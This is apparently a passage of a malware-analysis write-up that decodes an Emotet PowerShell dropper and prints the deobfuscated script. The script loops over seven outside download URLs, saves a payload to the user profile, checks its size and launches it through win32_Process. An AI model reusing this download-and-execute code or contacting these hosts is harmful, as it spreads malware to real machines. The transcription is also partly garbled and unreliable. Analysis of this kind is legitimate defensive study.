


Here we have removed the token.



Here we dump the content into ps.bin `cat bs64 | base64 --decode >ps.bin`

Here we have fix the final powershell script. This script is creating an http object for iterating through domains, will download the payload test the length proceed further if length is greater than 26223 and then will create a win32_Process and then powershell will stop.



```
ps.bin - Visual Studio Code
File Edit Selection View Go Run Terminal Help
home > remnux > Downloads > hitb > 02_emotet_powershell > ps.bin
1 $Txiv3fg=('Lk63zzr');
2 $Zzc3ykt=$Xl_1eds + [char](1 + 1 + 20 + 10 + 10) + $Ic9b0vw;
3 $Voabc9=('Mkpez9h');
4 [system.io.directory]::"cREateDl'R'ECTory"($env:userprofile + (('0')Ayb6otz{0}Wkgk0v7{0}')-f [CHAR]92));
5 $Vgoywfu=('C5i11f3');
6 [System.Net.ServicePointManager]::"sec'URiTy'Pr'O'Toc'oL" = [System.Net.SecurityProtocolType]::"tLS`12";
7 $Rq9lZq8=('Idj6yo1');
8 $Yb93me6 = ('W3i3h04');
9 $Vn9jzky=('Nvp1_8r');
10 $Hpm81 = ('C56r9av');
11 $Hpc_nf9=$env:userprofile+(('ym2Ayb6otzym2Wkgk0v7ym2'))."R'ePl`ACE"(([CHAR]121+[CHAR]109+[CHAR]50),[sTrIng][CHAR]92))+$Yb93me6+('.e
12 $Rjrlsyj=('L9md0rp');
13 $Qlpqzav=([new-object] NET.WebClient;
14 $Vzufx19=('http://www.geosrt.com/atrability/yfH/*
15 http://www.dmtland.com/wp-admin/4k/*
16 https://www.zero-finance.com/wp-content/6sa/*
17 http://myseedology.com/cgi-bin/7GzFst/*
18 http://foulgerteam.com/foulgerteam.com/i/*
19 http://amicusdh.org/coaid/0g/*
20 http://www.charlesze.com/content/z0lGKS/')."spl`It"($H5r3wk3 + $Zzc3ykt + $Jhf7pho);
21 $Yzv1pf7=('Ek00082');
22 foreach ($Wk65q2r in $Vzufx19){try{$Qlpqzav."dow`N`lo`Adfile"($Wk65q2r, $Hpc_nf9);
23 $L7gdt7e=('Mn9lsow');
24 If ((.('Get-Item') $Hpc_nf9)."LE`NGth" -ge 26223) {[wmiClass]('win32_Process'))."cRE`AtE"($Hpc_nf9);
25 $Vgj8zue=('Wvl152r');
26 break;
27 $Nquak0b=('{Ficive3'})catch{}$Vou2r22=('{Beyl5fy'))
```